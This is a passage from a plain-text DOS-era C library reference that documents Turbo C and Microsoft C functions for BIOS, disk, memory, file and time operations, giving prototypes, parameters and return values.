- returns 16-bit integer, upper 8 bits are status & lower 8 bits
depending on cmd sent
³7³6³5³4³3³2³1³0³ low byte (AL) modem status
³ ³ ³ ³ ³ ³ ³ ÀÄÄÄÄ delta clear to send
³ ³ ³ ³ ³ ³ ÀÄÄÄÄÄ delta data set ready
³ ³ ³ ³ ³ ÀÄÄÄÄÄÄ trailing edge ring detector
³ ³ ³ ³ ÀÄÄÄÄÄÄÄ delta receive line signal detect
³ ³ ³ ÀÄÄÄÄÄÄÄÄ clear to send
³ ³ ÀÄÄÄÄÄÄÄÄÄ data set ready
³ ÀÄÄÄÄÄÄÄÄÄÄ ring indicator
ÀÄÄÄÄÄÄÄÄÄÄÄ receive line signal detect
³F³E³D³C³B³A³9³8³ high byte (AH) line status
³ ³ ³ ³ ³ ³ ³ ÀÄÄÄÄ data ready
³ ³ ³ ³ ³ ³ ÀÄÄÄÄÄ overrun error
³ ³ ³ ³ ³ ÀÄÄÄÄÄÄ parity error
³ ³ ³ ³ ÀÄÄÄÄÄÄÄ framing error
³ ³ ³ ÀÄÄÄÄÄÄÄÄ break detect
³ ³ ÀÄÄÄÄÄÄÄÄÄ transmit holding register empty
³ ÀÄÄÄÄÄÄÄÄÄÄ transmit shift register empty
ÀÄÄÄÄÄÄÄÄÄÄÄ time out
- MS C uses ~_bios_serialcomm~()
- see ~INT 14~
:biosdisk
% TC: int biosdisk( int cmd, int drive, int head, int track,
% int sector, int nsects, void *buffer )
- prototype in bios.h
- issues interrupt 0x13 for BIOS disk operations
- drive = (0=A:, 1=2nd floppy, 0x80=drive 0, 0x81=drive 1
- cmd = 0 reset diskette system (hard disk drive reset)
1 return status of last disk operation, ignore parms
2 read nsects disk sectors, with starting sector
defined by head, track, & sector, reading 512 bytes
per sector into buffer
3 write nsects disk sectors, with starting sector
defined by head, track, & sector, writing 512 bytes
per sector from buffer
4 verify nsects disk sectors, with starting sector
defined by head, track, & sector
5 format a track defined by head & track, where buffer
points to a table of sector headers to be written
For XT or AT only:
6 - formats a track & sets bad sector flags
7 - formats drive beginning at specific track
8 - returns current drive parms in 1rst 4 bytes of buffer
9 - initializes drive-pair characteristics
10 - long read (4 extra bytes per sector for ECC)
11 - long write (4 extra bytes per sector for ECC)
12 - disk seek
13 - alternate disk reset
14 - reads sector buffer
15 - writes sector buffer
16 - tests if named drive is ready
17 - recalibrates drive
18 - controller ram diagnostic
19 - drive diagnostic
20 - controller internal diagnostic
- drive numbers represent physical drives (0 = A:, 1 = B:,
80h = drive 0, 81h = drive 1
- disk reads should be retried at least 3 times
- MS C uses ~_bios_disk~()
- see ~INT 13~ for more return codes and more information
:biosequip
^TC: int biosequip( void )
- prototype in bios.h
- returns integer showing equipment in system
- MS C uses ~_bios_equiplist~()
- see ~INT 11~ or ~EQUIPMENT FLAGS~ for bit meanings
:bioskey
^TC: int bioskey( int cmd )
- prototype in bios.h
- keyboard operations
- cmd = 0 return next keystroke w/o echo (INT 16,0)
= 1 test if key waiting; 0=none (INT 16,1)
= 2 return shift key status (see INT 16,2)
- AND returned value with 0x00FF to get ASCII value
- Ctrl-Break causes "while (!bioskey(1))" to loop infinitely in
Turbo C 2.0 and earlier since it places a zero in the keyboard queue
- MS C uses ~_bios_keybrd~()
- see ~INT 16~
:biosmemory
^TC: int biosmemory( void )
- prototype in bios.h
- returns BIOS size memory in 1K blocks
- MS C uses ~_bios_memsize~()
- see ~INT 12~
:biosprint
^TC: int biosprint( int cmd, int byte, int port )
- prototype in bios.h
- outputs byte to port
- port = 0 (LPT1)
1 (LPT2), etc...
- cmd = 0 (print byte);
1 (init printer port);
2 (get LPT status)
- returns status of (values are or'd flags):
0x01 time out (cmd=0 means output error)
0x08 I/O error
0x10 selected
0x20 out of paper
0x40 acknowledge
0x80 not busy
- MS C uses ~_bios_printer~()
- see ~INT 17~
:biostime
^TC: int biostime( int cmd, long newtime )
- prototype in bios.h
- reads or sets BIOS timer
- cmd = 0 returns current value of timer
1 sets timer to value of newtime
- MS C uses ~_bios_timeofday~()
:_bmalloc:_fmalloc:_nmalloc
% MSC: void _based(void) *_bmalloc( _segment seg, size_t size )
% MSC: void far *_fmalloc( size_t size )
% MSC: void near *_nmalloc( size_t size )
- prototype in malloc.h
- size = number of bytes to allocate
- seg = base segment value
- malloc() maps to _fmalloc or _nmalloc based on memory model
- _fmalloc allocates memory outside the default data segment if
possible
- returns pointer to allocated block or NULL on error; _bmalloc()
function returns _NULLOFF on error
- these functions will allocate a zero length block
:brk
^int brk( void *endds )
- prototype in alloc.h (malloc.h for MS C)
- dynamically changes the amount of space allocated to the calling
programs data segment. Amount of allocated space increases as
the break value increases.
- returns 0 if OK
-1 with errno set to ENOMEM
:bsearch
% void *bsearch( void *key, void *base, int nelem, int width,
% int (*fcmp )())
- prototype in stdlib.h
- does binary search for items in a table which is
ALREADY sorted in ascending order
- base points to 0th element of table
- nelem contains number of entries in table
- width contains number of bytes in each entry
- key points to the search key
- fcmp() points to comparison routine, where key and elem are
passed to it as pointers. Function fcmp() returns:
integer < 0 if search key < elem;
integer = 0 if equal;
returns > 0 if search key > elem
- returns 0 if no match found, else address of first
entry that matches
:cabs
^double cabs( struct complex z )
- prototype in math.h
- returns absolute value of int n
:calloc
^void *calloc( unsigned count, unsigned sizeeach )
- prototype in stdlib.h & alloc.h (malloc.h for MS C)
- allocates main memory
- see ~malloc~()
:ceil
^double ceil( double x )
- prototype in math.h
- rounds up x
:cgets
^char *cgets( char *s )
- prototype in conio.h
- reads string from console
- CR/LF combination is replaced by 0
- before calling, s[0] should be the max length of string to input
- on return, s[1] contains the actual string length
- returns pointer to s[2], the actual data input
:_chain_intr
^MSC: void _chain_intr( void (interrupt far *target)() )
- prototype in dos.h
- chains from one interrupt handler to another; sets up the
stack as if the interrupt was called directly by pushing the
flags and the original return address on the stack
- this function does not return to caller but returns to the
code where the interrupt occurred
- no corresponding function in Turbo C
:chdir
^int chdir( const char *path )
- prototype in dir.h
- changes current working directory to path.
- returns 0 if OK; else -1 with errno set to ENOENT
:_chmod
^TC: int _chmod( const char *filename, int func [,int attrib] )
- prototype in io.h, also include dos.h
- if func = 0, returns access mode of file
- if func = 1, sets access mode of file
- attrib can be one of the following:
Turbo C MSC
FA_RDONLY _A_RDONLY
FA_HIDDEN _A_HIDDEN
FA_SYSTEM _A_SYSTEM
- if func = 1,
returns 0 if OK
-1 with errno set to ENOENT or EACCES
- if func = 0, returns MSDOS attribute
:chmod
^int chmod( const char *filename, int permiss)
- prototype in io.h, also include stat.h
- changes access mode of file according to mask given by permiss,
where permiss is:
S_IWRITE
S_IREAD
S_IWRITE | S_IREAD
- returns 0 if OK
-1 with errno set to ENOENT or EACCES
:_clear87
^unsigned int _clear87( void )
- prototype in float.h
- clears 8087/80287 status word & other exceptions
- returns old status word
- see ~_status87~() ~_control87~()
:clearerr
^void clearerr( FILE *stream )
- prototype in stdio.h
- resets error indication
- see ~ferror~()
:_clearscreen
^MSC: void far _clearscreen( short target )
- prototype in graph.h
- target = _GCLEARSCREEN clears screen
= _GVIEWPORT clears current viewport
= _GWINDOW clears current text window
- available in graphics mode only
- clears target area by filling with current background color
:clock
^clock_t clock( void )
- prototype in time.h
- returns elapsed processor time used by the calling process,
or -1L on error
- C startup code retrieves the clock count as preparation for a
later call to clock() (Turbo C++ and some versions of MS C)
- resolution is limited to 54ms for both MS C and Turbo C due
to the dependency on INT 8 clock tics
- CLK_TCK is shouldn't be used unless CLOCKS_PER_SEC isn't available
since the latter is defined by ANSI.
- MS C uses INT 21,2C to get the processor time with 1000 as the
value of CLK_TCK
- Turbo C uses INT 1A,2 to get the processor time with 18 as the
value of CLK_TCK
- Example usage:
clock_t start, finish, duration;
start = clock();
delay(2000);
finish = clock();
duration = finish - start;
printf("%ld - %ld = %ld ticsn", start, finish, duration);
:_close
^TC: int _close( int fh )
- prototype in io.h
- closes file fh where fh is file handle from ~_creat~(), ~creat~(),
~creatnew~(), ~creattemp~(), ~dup~(), ~dup2~(), ~_open~(), or
~open~().
- use ~fdopen~() to change file handle to file stream.
- does not write a Ctrl-Z to a text file on closing
- returns 0 if OK; -1 & errno=EBADF
- MS C uses ~_dos_close~()
- see ~INT 21,3E~
:close
^int close( int fh )
- prototype in io.h
- closes file fh where fh is file handle from ~_creat~(), ~creat~(),
~creatnew~(), ~creattemp~(), ~dup~(), ~dup2~(), ~_open~(), or
~open~()
- use ~fdopen~() to change file handle to file stream
- does not write a Ctrl-Z to a text file on closing
- returns 0 if OK; else -1 & errno may be set of EBADF
:_control87
^MSC: unsigned _control87( unsigned new, unsigned mask )
- prototype in float.h
- used to change floating point handling and exception masking
- new = contains corresponding bit values for any bit set in "mask"
to be moved into the coprocessor control word
- mask = zero; gets floating-point coprocessor control word
= non-zero; if any bit is set, the corresponding bit in
"new" is moved into the coprocessor control word
- returns floating-point coprocessor control word
- default control word is the logical OR of: IC_AFFINE, RC_NEAR,
PC_64, EM_DENORMAL, EM_UNDERFLOW, EM_INEXACT
% Control Word Mask and Bits
MCW_EM interrupt exception control
MCW_IC infinity control
MCW_RC rounding control
MCW_PC precision control
% Exception Masks
EM_INVALID invalid
EM_DENORMAL denormal
EM_ZERODIVIDE zero divide
EM_OVERFLOW overflow
EM_UNDERFLOW underflow
EM_INEXACT inexact (precision)
% Infinity Control
IC_AFFINE affine
IC_PROJECTIVE projective
% Rounding Control
RC_CHOP truncate
RC_UP round up
RC_DOWN round down
RC_NEAR near
% Precision Control
PC_24 24 bits precision
PC_53 53 bits precision
PC_64 64 bits precision
% User Status Word Bits
SW_INVALID invalid
SW_DENORMAL denormal
SW_ZERODIVIDE zero divide
SW_OVERFLOW overflow
SW_UNDERFLOW underflow
SW_INEXACT inexact precision
% Invalid Subconditions (if SW_INVALID)
SW_UNEMULATED unemulated instruction
SW_SQRTNEG square root of a neg number
SW_STACKOVERFLOW FP stack overflow
SW_STACKUNDERFLOW FP stack underflow
% Floating Point Errors
FPE_INVALID
FPE_DENORMAL
FPE_ZERODIVIDE
FPE_OVERFLOW
FPE_UNDERFLOW
FPE_INEXACT
FPE_UNEMULATED
FPE_SQRTNEG
FPE_STACKOVERFLOW
FPE_STACKUNDERFLOW
FPE_EXPLICITGEN
- see ~_clear87~() ~_status87~()
:coreleft
% TC: unsigned coreleft( void )
% TC: unsigned long coreleft( void )
- prototype in alloc.h
- returns a measure of unused memory (see ~malloc~())
- return value is int for models tiny, small, medium
return value is long for models compact, large, huge
- no corresponding function in MS C
:cos
^double cos( double x )
- prototype in math.h
- returns the cosine of angle x
- x must be in radians
:cosh
^double cosh( double x )
- prototype in math.h
- returns the hyperbolic cosine of angle x
- x must be in radians
:country
^TC: struct country *country(int cntrycode,struct country *cntryp)
- prototype in dos.h
- returns country-dependent information
:cprintf
^int cprintf( char *format [, argument,...] )
- prototype in conio.h
- sends formatted output to the console
- TC use either direct memory writes or BIOS calls depending on the
value of the external integer directvideo
- see ~PRINTF SPEC~ for format specifications
:cputs
^void cputs( char *s )
- prototype in conio.h
- writes string s to console
- TC: uses either direct memory writes or BIOS calls depending
on the value of the extern directvideo
:_creat
^TC: int _creat( const char *fname, int attr )
- prototype in io.h, also include dos.h
- creates new file (overwrites existing file) of filename with file
attribute attr, for both read/write
- attr can be a combination of the following
FA_RDONLY set read only attribute
FA_HIDDEN set hidden attribute
FA_SYSTEM set system attribute
- file is created in O_BINARY mode
- returns nonnegative integer if OK, else -1
- uses DOS function ~INT 21,3C~
- MSC uses ~_dos_creat~()
:creat
^int creat( const char *filename, int permis )
- prototype in io.h, also include stat.h
- creates new file (overwrites existing file) of filename
with access permission "permis" which is:
S_IWRITE
S_IREAD
S_IWRITE | S_IREAD
for permission to write, read or read/write.
- file is created set to _fmode (O_TEXT or O_BINARY)
:creatnew
% TC: int creatnew( const char *fname, int attr )
% MSC: unsigned creatnew( const char *fname, unsigned attr, int fh )
- prototype in io.h, also include dos.h
- creates new file filename with file attribute attr:
- attr consists of a combination of the following:
FA_RDONLY set read only attribute
FA_HIDDEN set hidden attribute
FA_SYSTEM set system attribute
- returns nonnegative integer if OK, else -1
- file is created set to _fmode (O_TEXT or O_BINARY)
- TC: returns nonnegative integer if OK, else -1
MSC: return 0 if ok, or DOS error code
:creattemp
^TC: int creattemp( char *filename, int attr )
- prototype in io.h, also include dos.h
- creates new file (overwrites existing file) of filename with file
attribute attrib, for both read/write
- attr consists of a combination of the following:
FA_RDONLY set read only attribute
FA_HIDDEN set hidden attribute
FA_SYSTEM set system attribute
- filename is a path name ending in a backslash (); when file is
created, filename has a unique path name
- file is created set to _fmode (O_TEXT or O_BINARY)
- returns nonnegative integer if OK, else -1
:cscanf
^int cscanf( const char *format [,argument,...] )
- prototype in conio.h
- performs formatted input from console
- see ~SCANF~ and ~SCANF SPEC~
:ctime
^char *ctime( const long *clock )
- prototype in time.h
- converts date and time to a string
- clock is a long integer (such as that returned by time())
- generates a 26-character string for date and time
- returns pointer to string
:ctrlbrk
^TC: void ctrlbrk( int (*fptr )(void) )
- prototype in dos.h
- sets a new control-break handler function pointed to by fptr
- if Ctrl-C hit, then function pointed to by fptr is called
- use ~longjmp~() to return to a given point in the program
:dieeetomsbin:dmsbintoieee:fieeetomsbin:fmsbintoieee
% MSC: int dieeetomsbin( double *srcdbl, double *dstdbl )
% MSC: int dmsbintoieee( double *srcdbl, double *dstdbl )
% MSC: int fieeetomsbin( float *srcflt, float *dstflt )
% MSC: int fmsbintoieee( float *srcflt, float *dstflt )
- prototype in math.h
dieeetomsbin() converts IEEE double to Microsoft double
dmsbintoieee() converts Microsoft double to IEEE double
fieeetomsbin() converts IEEE float to Microsoft float
fmsbintoieee() converts Microsoft float to IEEE float
- srcdbl and srcflt are pointers to source values
- dstdbl and dstflt are pointers to the destination
- returns 0 for success; 1 for failure (overflow)
:difftime
^double difftime( time_t time2, time_t time1 )
- prototype in time.h
- returns (time2-time1) difference in seconds (double)
:disable:_disable
% TC: void disable( void )
% MSC: void _disable( void )
- prototype in dos.h
- disables all interrupts except NMI via ~CLI~ instruction
:_displaycursor
^MSC: short far _displaycursor( short flag )
- prototype in graph.h
- flag = _GCURSORON turn cursor on
_GCURSOROFF turn cursor off
- cursor is normally turned off while in graphics mode; calling
this function determines whether cursor is displayed upon
exit from graphics mode
- returns previous value of cursor state flag
:div (c):ldiv
% MSC: struct _div_t div( int numer, int denom )
% MSC: struct _ldiv_t ldiv( long int numer, long int denom )
- prototype in stdlib.h
- divides numerator by denominator giving quotient and remainder
- returns div_t or ldiv_t structure of the form:
struct _div_t struct _ldiv_t
{ {
int quot; long quot;
int rem; long rem;
}; };
:_dos_allocmem
^MSC: unsigned _dos_allocmem( unsigned size, unsigned *seg )
- prototype in dos.h
- size = number of paragraphs to allocate
- seg = pointer to buffer to contain allocated segment value
- returns 0 on success or DOS error code on failure
- Turbo C uses ~allocmem~()
- see ~INT 21,48~
:_dos_close
^MSC: unsigned _dos_close( int handle )
- prototype in dos.h
- handle is standard DOS file handle attained through ~_dos_creat~(),
~_dos_creat~(), ~_dos_creatnew~(), ~_dos_open~(), ~dup~(), ~open~()
- returns 0 on success or DOS error code on failure
- does not write a Ctrl-Z to a text file on closing
- see ~INT 21,3E~
:_dos_creat:_dos_creatnew
% MSC: unsigned _dos_creatnew(char *fname,unsigned attr,int *handle)
% MSC: unsigned _dos_creat(char *fname,unsigned attr,int *handle)
- prototype in dos.h
- fname = a valid DOS file name
- attr = DOS file attribute
= _A_RDONLY
= _A_HIDDEN
= _A_SYSTEM
= _A_ARCH
- handle = pointer to location to receive handle
- returns 0 on success or DOS error code on failure
- if file sharing is installed, file is opened in compatibility mode
- see ~INT 21,3C~ ~INT 21,5B~
:_dos_freemem
^MSC: unsigned _dos_freemem( unsigned seg )
- prototype in dos.h
- frees memory allocated via _dos_allocmem() or INT 21,49
- returns 0 on success or DOS error code
- Turbo C uses ~freemem~()
- see ~INT 21,49~
:_dos_getdate
^MSC: void _dos_getdate( struct dosdate_t *date )
- prototype in dos.h
- date = pointer to structure to contain returned data of format:
struct dosdate_t
{
unsigned char day; - [1-31]
unsigned char month; - [1-12]
unsigned int year; - [1980-2099]
unsigned char dayofweek; - [0-6] = Sun..Sat
};
- Turbo C uses ~getdate~()
- see ~INT 21,2A~
:_dos_getdiskfree
% MSC: unsigned _dos_getdiskfree(unsigned drv,struct diskfree_t *spc)
- prototype in dos.h
- drive = 1 = A:, 2 = B:, 3 = C:, ...
- spc = structure to contains disk status information
- returns 0 on success or DOS error code on failure
struct diskfree_t
{
unsigned total_clusters; - count of all disk clusters
unsigned avail_clusters; - free unallocated clusters
unsigned sectors_per_cluster;
unsigned bytes_per_sector;
};
- Turbo C uses ~getdfree~()
- see ~INT 21,36~
:_dos_getdrive
^MSC: void _dos_getdrive( unsigned *drive )
- prototype in dos.h
- drive = pointer to buffer to receive drive number;
0 = A:, 1 = B:, ...
- Turbo C uses ~getdisk~()
- see ~INT 21,19~
:_dos_getfileattr
^MSC: unsigned _dos_getfileattr( char *path, unsigned *attr )
- prototype in dos.h
- path = any valid DOS file name
- attr = file attribute:
_A_NORMAL
_A_RDONLY
_A_HIDDEN
_A_SYSTEM
_A_VOLID
_A_SUBDIR
_A_ARCH
- returns zero on success; nonzero on failure
- no corresponding function in Turbo C
- see ~INT 21,43~
:_dos_getftime
^MSC: unsigned _dos_getftime(int h,unsigned *date,unsigned *time)
- prototype in dos.h
- h = open file handle
- date = pointer to memory to receive file date
- time = pointer to memory to receive file time
- returns 0 on success or DOS error code
- Turbo C uses ~getftime~()
- see ~INT 21,57~ ~_dos_setftime~()
:_dos_gettime
^MSC: void _dos_gettime( struct dostime_t *time )
- prototype in dos.h
- returns DOS time into "time"
struct dostime_t
{
unsigned char hour; - [0-23]
unsigned char minute; - [0-59]
unsigned char second; - [0-59]
unsigned char hsecond; - hundreths of a second 0-99
};
- Turbo C uses ~gettime~()
- see ~_dos_setttime~()
:_dos_getvect
^MSC: void (interrupt far *_dos_getvect( unsigned intnum ))()
- prototype in dos.h
- intnum = interrupt to get address of (0..255)
- returns far pointer to interrupt handler routine
- Turbo C uses ~getvect~()
- see ~INT 21,35~ ~_dos_setvect~()
:_dos_keep
^MSC: void _dos_keep( unsigned rc, unsigned size )
- prototype in dos.h
- rc = return code to pass to parent process
- size = number of paragraphs to remain resident
- Turbo C uses ~keep~()
- see ~INT 21,31~
:_dos_open
^MSC: unsigned _dos_open( char *fname, unsigned mode, int *handle )
- prototype in dos.h, fcntl.h (also include share.h)
- fname = valid DOS file name
- mode = file access permission (a logical or of the following)
= O_NOINHERIT file can't be inherited by child process
= O_RDONLY file is read only
= O_RDWR file is read/write
= O_WRONLY file is write only
= SH_COMPAT file sharing compatibility mode
= SH_DENYNONE file sharing deny neither read nor write
= SH_DENYRD file sharing deny read
= SH_DENYRW file sharing deny read/write
= SH_DENYWR file sharing deny write
- handle = pointer to memory to contain handle
- does not creat files, they must currently exist (see ~_dos_creat~())
- returns 0 on success or DOS error code
- Turbo C uses ~_open~()
- see ~INT 21,3D~ ~_dos_close~() ~_dos_read~()
~_dos_write~() ~_dos_creat~()
:_dos_read
% MSC: unsigned _dos_read( int handle, void far *buffer,
% unsigned count, unsigned *nread )
- prototype in dos.h
- handle = opened file handle
- buffer = receives data read from file
- count = number of bytes to read
- nread = receives the number of bytes actually read
- returns 0 on success or DOS error code
- Turbo C uses ~_open~()
- see ~INT 21,3F~ ~_dos_open~() ~_dos_write~() ~_dos_close~()
:_dos_setblock
% MSC: unsigned _dos_setblock( unsigned size, unsigned seg,
% unsigned *maxsize )
- prototype in dos.h
- size = new block size
- seg = segment of DOS memory block to change
- maxsize = size of buffer actually allocated if size not available
- returns 0 on success or DOS error code on failure
- Turbo C uses ~setblock~()
- see ~INT 21,4A~ ~_dos_allocmem~() ~_dos_freemem~()
:_dos_setdate
^MSC: unsigned _dos_setdate( struct dosdate_t *date )
- prototype in dos.h
- date = receives date information
- returns 0 on success or DOS error code on failure
- sets DOS date via INT 21,2B
- DOS 3.3+ also sets CMOS clock
- MS C uses ~_dos_setdate~()
- see ~INT 21,2B~ ~_dos_getdate~()
:_dos_setdrive
^MSC: void _dos_setdrive( unsigned drive, unsigned *count )
- prototype in dos.h
- drive = drive to set as default; 1 = A:, 2 = B:, ...
- count = receives simple count of total drives in system
- does not return error if invalid drive is requested, use
_dos_getdrive() to see if requested drive was set
- Turbo C uses ~setdisk~()
- see ~INT 21,E~ ~_dos_getdrive~()
:_dos_setfileattr
^MSC: unsigned _dos_setfileattr( char *path, unsigned attr )
- prototype in dos.h
- path = valid DOS file name
- attr = file attribute (logical OR of the following):
= _A_ARCH
= _A_HIDDEN
= _A_NORMAL
= _A_RDONLY
= _A_SUBDIR
= _A_SYSTEM
= _A_VOLID
- returns 0 on success or DOS error code on failure
- see ~INT 21,43~ ~_dos_getfileattr~()
:_dos_setftime
^MSC: unsigned _dos_setftime(int handle,unsigned date,unsigned time)
- prototype in dos.h
- handle = opened file handle
- date = date to set last file write (see FILE ATTRIBUTES)
- time = time to set last file write (see FILE ATTRIBUTES)
- returns 0 on success or DOS error code on failure
- Turbo C uses ~setftime~()
- see ~INT 21,57~ ~_dos_getftime~() ~FILE ATTRIBUTES~
:_dos_settime
^MSC: unsigned _dos_settime( struct dostime_t *time )
- prototype in dos.h
- time = structure containing new time values
- returns 0 on success or DOS error code on failure
- sets MS-DOS time via INT 21,2D
- DOS 3.3+ also sets CMOS clock
- Turbo C uses ~settime~()
- see ~INT 21,2D~ ~_dos_gettime~()
:_dos_setvect
% MSC: void _dos_setvect( unsigned intnum,
% void (interrupt far *handler)() )
- prototype in dos.h
- intnum = interrupt vector to set (0..255)
- handler = new interrupt routine
- Turbo C uses ~setvect~()
- see ~INT 21,25~ ~_dos_getvect~()
:_dos_write
% MSC: unsigned _dos_write( int handle, void far *buffer,
% unsigned count, unsigned *nbytes )
- prototype in dos.h
- handle = opened file handle
- buffer = buffer of data to write to file
- count = number of bytes to write
- nbytes = receives the number of bytes actually written
- returns 0 on success or DOS error code on failure
- Turbo C uses ~_write~()
- see ~INT 21,40~ ~_dos_open~() ~_dos_close~() ~_dos_read~()
:dosexterr
% TC: int dosexterr( struct DOSERR *errinfo )
% MSC: int dosexterr( struct DOSERROR *errinfo )
- prototype in dos.h
- returns extended error information (unique to MSDOS 3.0+)
- errinfo is pointer to DOSERR/DOSERROR structure (defined in dos.h)
- if 0 returned, previous DOS call did not result in error
- see perror
:dostounix
^TC: long dostounix( struct date *dateptr, struct time *timeptr )
- prototype in dos.h
- converts date (as from ~getdate~()) and time (as from ~gettime~())
into UNIX format
:dup
^int dup( int handle )
- prototype in io.h
- returns a new file handle that duplicates the old handle
- returns -1 on error
:dup2
^int dup2( int oldhandle, int newhandle )
- prototype in io.h
- returns a new file handle that duplicates the old handle
equal to newhandle. If newhandle exists, the corresponding
file is closed.
- returns -1 on error
:ecvt
^char *ecvt( double value, int ndigit, int *decpt, int *sign )
- prototype in stdlib.h
- converts a floating pt number to a string of ndigit digits,
returning pointer to that string
- decpt is position of decimal point (negative value means
to left of returned digits) and sign is 0 if positive,
else negative
:_ellipse:_ellipse_w:_elipse_wxy
% MSC: short _ellipse(short ctl,short x1,short y1,short x2,short y2)
% MSC: short _ellipse_w( short ctl, double wx1, double wy1,
% double wx2, double wy2 )
% MSC: short far _ellipse_wxy(short ctl,struct _wxycoord far *pwxy1,
% struct _wxycoord far *pwxy2 )
- prototype in graph.h
- ctl = _GFILLINTERIOR fill ellipse with current fill mask
= _GBORDER don't fill ellipse
- returns nonzero value if ellipse is drawn ok, zero otherwise
- center of ellipse is center of bounding rectangle specified by
supplied coordinates
- see ~_setfillmask~()
:enable:_enable
% TC: void enable( void )
% MSC: void _enable( void )
- prototype in dos.h
- enables all interrupts via ~STI~ instruction
:eof
^int eof( int handle )
- prototype in io.h
- returns 1 if end of file for file associated with handle,
0 if not end of file
-1 if bad file number
:exec...:exec
^Exec Function Call
int execl(pathname,arg0,arg1,arg2,...,argN,NULL )
int execle(pathname,arg0,arg1,arg2,...,argN,NULL,envp )
int execlp(pathname,arg0,arg1,arg2,...,argN,NULL )
int execlpe(pathname,arg0,arg1,arg2,....,argN,NULL,envp )
char *pathname,*arg0,*arg1,*arg2,....,*argN,*envp[];
int execv(pathname,arg,NULL )
int execve(pathname,arg,NULL,envp )
int execvp(pathname,arg,NULL )
int execvpe(pathname,arg,NULL,envp )
char *pathname,*arg[],*envp[];
- prototype in process.h
- loads and runs child processes
- pathname search based on MS-DOS search algorithm
o if no extension or period - search for exact file name -
if not found, add .exe and search again
o if extension given, search only for exact file name
o if period given, search for file name with no extension
- arg0 can be the same as the pathname
- at least one argument must be passed
- combined argument list cannot exceed 128 bytes
- execl..: arg0, arg1,...,argN passed as SEPARATE arguments
- execv..: arg[0], arg[1],...,arg[N] passed as argument ARRAY
- execlp, execlpe, execvp, execvpe: search for child in PATH
- returns no value if OK,
returns -1, with errno set to:
E2BIG (too many args)
EACCES (permission denied)
EMFILE (too many open files)
ENOENT (path or file not found)
ENOEXEC (exec format error)
ENOMEM (not enough memory).
- if successful, there is no return to the caller; the
caller is killed off
:exit
^void exit( int completioncode )
- prototype in process.h and stdlib.h
- terminates program, closes all files, buffered output is written,
and any registered exit functions (via ~atexit~()) are called
:_exit
^void _exit( int completioncode )
- prototype in process.h
- terminates program, BUT doesn't close files or write the buffered
output and NO registered exit functions (via ~atexit~()) are called
:exp
^double exp( double x )
- prototype in math.h
- returns y = e**x or HUGE_VAL on error
:_expand:_based:_fexpand:_nexpand
% MSC: void *_expand( void *block, size_t size )
% MSC: void far *_fexpand( void far *block, size_t size )
% MSC: void near *_nexpand( void near *block, size_t size )
% MSC: void _based(void) *_bexpand( _segment seg,
% void _based(void) *block, size_t size )
- prototype in malloc.h
- block = pointer to previously allocated memory block
- size = new size in bytes
- seg = based segment value
- returns pointer to reallocated memory block on success or NULL
if not; (_bexpand returns -1 on failure)
:fabs
^double fabs( double x )
- prototype in math.h
- returns absolute value of x
:farcalloc
^TC: void far *farcalloc( unsigned long nunits, unsigned long units )
- prototype in alloc.h
- allocates memory from the far heap for an array of nunits
elements, each units bytes long
- returns pointer to allocated block or NULL if not enough memory
- can allocate all of memory & chunks bigger than 64K
- must use far pointers
:farcoreleft
^TC: unsigned long farcoreleft( void )
- prototype in alloc.h
- returns unused memory in bytes beyond highest allocated block
:farfree
^TC: void farfree( void far *block )
- prototype in alloc.h
- frees block of previously allocated far memory (block must be
allocated by ~farcalloc~())
:farrealloc
^TC: void far *farrealloc( void far *block, unsigned long newsize )
- prototype in alloc.h (malloc.h for MS C)
- adjusts size of allocated block to newsize, copying contents
to a new location if necessary
- returns pointer to reallocated block or NULL on error
:fcvt
^char *fcvt( double value, int ndigit, int *decpt, int *sign )
- prototype in stdlib.h
- converts a floating pt number to a string of ndigit digits,
returning pointer to that string
- correct digit is rounded for Fortran-F format output of the
number of digits equal to ndigit
- decpt is position of decimal point (negative value means to left
of returned digits) and sign is 0 if positive, else negative
:fclose
^int fclose( FILE *fp )
- prototype in stdio.h
- closes a file stream (see ~fdopen~() to convert handle to stream)
- generally flushes buffers, too
- return code should be checked. Attempts to delete an open file
will damage the file system.
- returns 0 on success or EOF on error
:fcloseall
^int fcloseall( void )
- prototype in stdio.h
- closes all file streams except stdin & stdout
- returns 0 on success or EOF on error
:fdopen
^FILE *fdopen( int handle, char *type )
- prototype in dos.h
- associates a file STREAM with a file HANDLE
- handle is returned by ~creat~(), ~dup~(), ~dup2~() or ~open~()
- type must match mode of the handle
- returns file stream or NULL on error
- see ~fopen~()
:feof
^int feof( FILE *stream )
- prototype in stdio.h
- detects end of file on a file stream
- returns zero if NOT eof, else nonzero
:ferror
^int ferror( FILE *stream )
- prototype in stdio.h
- tests stream for read/write error, return nonzero if error
- error remains set until ~clearerr~() or ~rewind~() is called
:fflush
^int fflush( FILE *fp )
- prototype in stdio.h
- writes contents of output buffers associated with fp to stream
and clears input buffer contents; fp is NOT closed
- returns 0 on success or EOF on error
:fgetc
^int fgetc( FILE *fp )
- prototype in stdio.h
- function (not a macro) which gets character from stream
- returns char (converted to an int) or EOF
- see ~getc~()
:fgetchar
^int fgetchar( void )
- prototype in stdio.h
- gets character from stream
- same as ~fgetc~(stdin)
- returns char (converted to an int) or EOF
- see ~getc~()
:fgets
^char *fgets( char *s, int size, FILE *fp )
- prototype in stdio.h
- gets a string from a stream, reading until size - 1 characters
have been read or a newline is detected
- newline character is retained
- returns s argument if OK, else NULL on eof or error
:filelength
^long filelength( int handle )
- prototype in io.h
- gets file size in bytes for file associated with handle
- value returned includes ^Z in ASCII files; value is the same as
displayed in the DOS DIR command
- returns -1L on error
:fileno
^int fileno( FILE *stream )
- prototype in stdio.h
- gets file handle for the given stream
- error return undefined
:findfirst:_dos_findfirst
% TC: int findfirst( const char *path, struct ffblk *ffblk, int attr)
% MSC unsigned _dos_findfirst( char *path, unsigned attr,
% struct find_t *fileinfo )
- prototype in dir.h, also include dos.h (MS C: dos.h only)
- gets disk directory via DOS 0x4E, where attr is:
% Turbo C Microsoft C
FA_RDONLY _A_RDONLY
FA_HIDDEN _A_HIDDEN
FA_SYSTEM _A_SYSTEM
FA_LABEL _A_VOLID
FA_DIREC _A_SUBDIR
FA_ARCH _A_ARCH
% struct ffblk (Turbo C) struct find_t (MSC)
{ {
char ff_reserved[21]; char reserved[21];
char ff_attrib; char attrib;
unsigned ff_ftime; unsigned wr_time;
unsigned ff_fdate; unsigned wr_date;
long ff_fsize; long size;
char ff_name[13]; char name[13];
}; };
- attributes can be logically OR'ed
- struct ffblk is defined in Turbo C's dir.h
- struct find_t is defined in MS C's dos.h
- updates ~DTA~, provisions for saving/setting DTA should be made
- normal files are always included along with files that match
